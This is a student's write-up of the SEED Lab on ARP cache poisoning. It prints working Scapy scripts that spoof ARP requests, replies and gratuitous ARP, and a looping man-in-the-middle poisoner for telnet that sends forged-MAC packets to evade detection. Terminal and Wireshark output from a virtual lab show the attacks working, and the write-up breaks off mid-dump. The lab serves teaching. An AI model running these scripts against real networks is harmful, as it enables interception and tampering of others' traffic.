
ARP Cache Poisoning Attack SEED Lab



ARP Cache Poisoning Attack SEED Lab


Main Introduction:

The Address Resolution Protocol (ARP) used for translating IP addresses (Internet layer) into MAC addresses (Link layer).
The ARP protocol was defined in 1982 by RFC 826. Back then, security was not an issue as it is today, so security measurements were not taken into considerations.

The ARP cache poisoning attack allows the attacker to fool machines on the network and manipulate their ARP cache. By doing so, allowing the attacker to use Man-In-The-Middle attack.

Network physical topology:

The topology is relevant to the entire Lab.



Task 1: ARP Cache Poisoning

Task Description:

Use packet spoofing to launch an ARP cache poisoning attack on a target over the network.
We will try three methods to accomplish the task.

ARP Request, ARP Reply, Gratuitous message.

Task 1A (using ARP Request)

typing ‘arp -a’ command on the client host to see the ARP cache.

```
/bin/bash 80x24
[Wed Mar 10|18:59|seed@Telnet_Client]:~$ arp -a
? (10.0.2.3) at 08:00:27:86:4a:44 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[Wed Mar 10|18:59|seed@Telnet_Client]:~$
```


The Attacker and Server MAC-IP mappings are not found.

I wrote the following code in python (using scapy):

```python
from scapy.all import *

#constructing arp request packet
E = Ether()
A = ARP(op = 1, pdst = '10.0.2.8', psrc = '10.0.2.9')
pkt = E/A
#sending packet
sendp(pkt)
```


Constructing an ARP request packet with the client as destination and the server as source and operation 1 (indicating ARP request).
The rest of the packet uses the default constructed values.

Executed the program on the attacker host.



We can see the packet sent.

By exploring Wireshark on the attacker host we can see the ARP request sent with the parameters we set.



We can see the ARP Request packet with opcode 1, the Sender IP of the server (10.0.2.9) and the Target IP of the client (10.0.2.8) and of course the attacker’s MAC address ’08:00:27:68:e4:9f’.

Typing ‘arp -a’ command again on the client host to see the ARP cache.

```
[Wed Mar 10|18:59|seed@Telnet_Client]:~$ arp -a
? (10.0.2.3) at 08:00:27:86:4a:44 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[Wed Mar 10|18:59|seed@Telnet_Client]:~$ arp -a
? (10.0.2.7) at 08:00:27:68:e4:9f [ether] on enp0s3
? (10.0.2.3) at 08:00:27:86:4a:44 [ether] on enp0s3
? (10.0.2.9) at 08:00:27:68:e4:9f [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[Wed Mar 10|19:08|seed@Telnet_Client]:~$
```

We can see the previous ‘arp -a’ output as seen before, and the output of the current ‘arp -a’ command.
We can see that the server’s IP (10.0.2.9) mapped to the Attacker MAC (08:00:27:68:e4:9f).

Using the “sudo ip neigh flush all” command I deleted the ARP records.

```
[Fri Mar 12|01:44|seed@Telnet_Client]:~$ sudo ip neigh flush all
[Fri Mar 12|01:45|seed@Telnet_Client]:~$ arp -a
? (10.0.2.7) at <incomplete> on enp0s3
? (10.0.2.3) at <incomplete> on enp0s3
? (10.0.2.9) at <incomplete> on enp0s3
? (10.0.2.1) at <incomplete> on enp0s3
[Fri Mar 12|01:45|seed@Telnet_Client]:~$
```

We can see the records are deleted.

Task 1B (using ARP Reply)

Again, I wrote the following code in python (using scapy):

```
from scapy.all import *

#constructing arp request packet
E = Ether()
A = ARP(op = 2, pdst = '10.0.2.8', psrc = '10.0.2.9')
pkt = E/A
#sending packet
sendp(pkt)
```


Constructing an ARP reply packet with the client as destination and the server as source and operation 2 (indicating ARP reply).
The rest of the packet uses the default constructed values.

Executed the program on the attacker host.

```
[Fri Mar 12|01:58@Attacker]:~$ sudo python3 spoof_using_arp_rep.py
.
Sent 1 packets.
[Fri Mar 12|01:58@Attacker]:~$ 
```


We can see that the packet sent.

By exploring Wireshark on the attacker host we can see the ARP reply sent with the parameters we set.



We can see the ARP reply packet with opcode 2, the Sender IP of the server (10.0.2.9) and the Target IP of the client (10.0.2.8) and of course the attacker's MAC address '08:00:27:68:e4:9f'.

Typing 'arp -a' command again on the client host to see the ARP cache.



We can now see that the server's IP (10.0.2.9) mapped to the Attacker MAC (08:00:27:68:e4:9f).

Again, using the "sudo ip neigh flush all" command I deleted the ARP records. They are deleted as before.

Task 1C (using gratuitous ARP Request)

Again, I wrote the following code in python (using scapy):

```
from scapy.all import *

#constructing gratuitious arp request packet
E = Ether(dst='ff:ff:ff:ff:ff:ff')
A = ARP(op = 1, pdst = '10.0.2.9', psrc = '10.0.2.9' hwdst='ff:ff:ff:ff:ff:ff')
pkt = E/A
#sending packet
sendp(pkt)
```


Constructing an ARP request packet with the server as destination and source, operation 1 (indicating ARP request) and broadcast MAC destination.
The rest of the packet uses the default constructed values.

Executed the program on the attacker host.

```
/bin/bash 80x24
[Fri Mar 12|02:23@Attacker]:~$ sudo python spoof_using_grat.py
.
Sent 1 packets.
[Fri Mar 12|02:23@Attacker]:~$
```

We can see that the packet sent.

By exploring Wireshark on the attacker host (to be exact, on all the hosts) we can see the ARP request sent with the parameters we set.




We can see the ARP request packet with opcode 1, the Sender and Target IP of the server (10.0.2.9), the target MAC address and of course the attacker’s MAC address ’08:00:27:68:e4:9f’.

****

My computer crashed because of a power outage and the virtual machines got corrupted (all of them), so going forward the IP's and MAC was changed.

****

Typing 'arp -a' command again on the client host to see the ARP cache.



We can now see that the server's IP (10.0.2.13) mapped to the Attacker MAC (08:00:27:26:c7:6d)

Again, using the "sudo ip neigh flush all" command I deleted the ARP records. And they are deleted as before.

Task 1 Summary


- I have succeeded task. The screenshots of the arp tables and the Wireshark can show it.
- I learned Scapy is a powerful, quite easy to use program.
- The task aligned with the theory – I sent “legitimate” packets through the network and the receiving end acted as the OS instruct it to.
- Basically, there were not any problem at this part of the lab.

SINCE MY COMPUTER HAD A BSOD OUT OF THE BLUE AND SOME FILES GOT CORRUPTED INCLUDING THE VIRTUAL MACHINES:

I CREATED THE MACHINES AGAIN AND GOT DIFFERENT IP AND MAC ADDRESSES -> I NOTICED IT MID WORK SO I KEPT IT AND MOVED FORWARD WITH THE ASSIGNMENT.

<u>THE NEW Network physical topology:</u>

The topology is relevant to the entire Lab.



Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Task Description:

Host A (the client) and host B (the server) will communicate using telnet protocol. Using Scapy we will poison both the client and the server with our MAC address. We will intercept the messages between the client to the server and replace their content.

Step 1 (Launch the ARP cache poisoning attack).

I wrote the following code in python (using scapy):

Made use of the ‘time’ and ‘random’ libraries at the end of the code.

```
from scapy.all import *
import time
import random

client_ip = "10.0.2.12"
server_ip = "10.0.2.13"

#constructing arp reply packet to client
client_spoof_E = Ether()
client_spoof_A = ARP(op = 2, pdst = client_ip , psrc = server_ip)
client_spoof_pkt = client_spoof_E/client_spoof_A

#constructing arp reply packet to server
server_spoof_E = Ether()
server_spoof_A = ARP(op = 2, pdst = server_ip , psrc = client_ip)
server_spoof_pkt = server_spoof_E/server_spoof_A
```

Constructing an ARP reply packets. First with the client as source and server as destination, second the exact opposite.
operation 2 (indicating ARP reply).
The rest of the packet uses the default constructed values.

the code continuum.

```
#updating attacker's mac in the victim's arp table to avoid detection
forged_mac = "08:00:27:ff:ff:ff"

#client table update our mac
client_update_table_E = Ether(src=forged_mac)
client_update_table_A = ARP(op = 1, pdst = client_ip , hwsrc=forged_mac)
client_update_table_pkt = client_update_table_E/client_update_table_A

#sever table update our mac
server_update_table_E = Ether(src=forged_mac)
server_update_table_A = ARP(op = 1, pdst = server_ip , hwsrc=forged_mac)
server_update_table_pkt = server_update_table_E/server_update_table_A
```

To avoid detection int the arp cache, I construct 2 more packet sending arp request with forged MAC address.
The reason we are being detected in the arp cache of the victims is that the OS sends arp requests to get the victim’s MAC addresses to send them our spoofed packets in the first place.

the code continuum.


```
#sending packet
while True:
        sendp(client_spoof_pkt)
        sendp(client_update_table_pkt)
        sendp(server_spoof_pkt)
        sendp(server_update_table_pkt)
        rand_time = random.randint(3,5)
        print("sleeping for ", rand_time, 's...')
        time.sleep(rand_time)
```

Sending the packets in a loop and wait a random time between each iteration.
The reason is to keep updating the ARP caches.

Executed the program on the attacker host.

We can see the packets sent.

By exploring Wireshark on the **client** host we can see our packets.
First the ARP Reply packet:



We can see the ARP Reply packet with opcode 2, the Sender IP of the server (10.0.2.13) and the Target IP of the client (10.0.2.12) and of course the attacker’s MAC address ’08:00:27:26:c7:6d’.

Second the ARP Request packet we sent to change the MAC cache duplication problem:

```
▼ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_ff:ff:ff (08:00:27:ff:ff:ff)
    Sender IP address: 10.0.2.11
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.2.12
```

We can see the ARP Request packet with opcode 1, the Sender IP of the attacker (10.0.2.11) and the Target IP of the client (10.0.2.12) and of course the spoofed attacker's MAC address '08:00:27:ff:ff:ff'.

Typing 'arp -a' command again on the client host to see the ARP cache.

```
/bin/bash 80x24
[Sun Mar 14|13:19@Lab_Client]:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.11) at 08:00:27:ff:ff:ff [ether] on enp0s3
? (10.0.2.13) at 08:00:27:26:c7:6d [ether] on enp0s3
? (10.0.2.3) at 08:00:27:f9:e5:53 [ether] on enp0s3
[Sun Mar 14|13:51@Lab_Client]:~$ 
```

We can now see that the server's IP (10.0.2.13) mapped to the Attacker MAC (08:00:27:26:c7:6d) and the Attacker's IP 10.0.2.11 mapped to the forged MAC '08:00:27:ff:ff:ff'

We will see the same behavior on the **server.**

By exploring Wireshark on the **server** host we can see our packets. First the ARP Reply packet:

```
▼ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
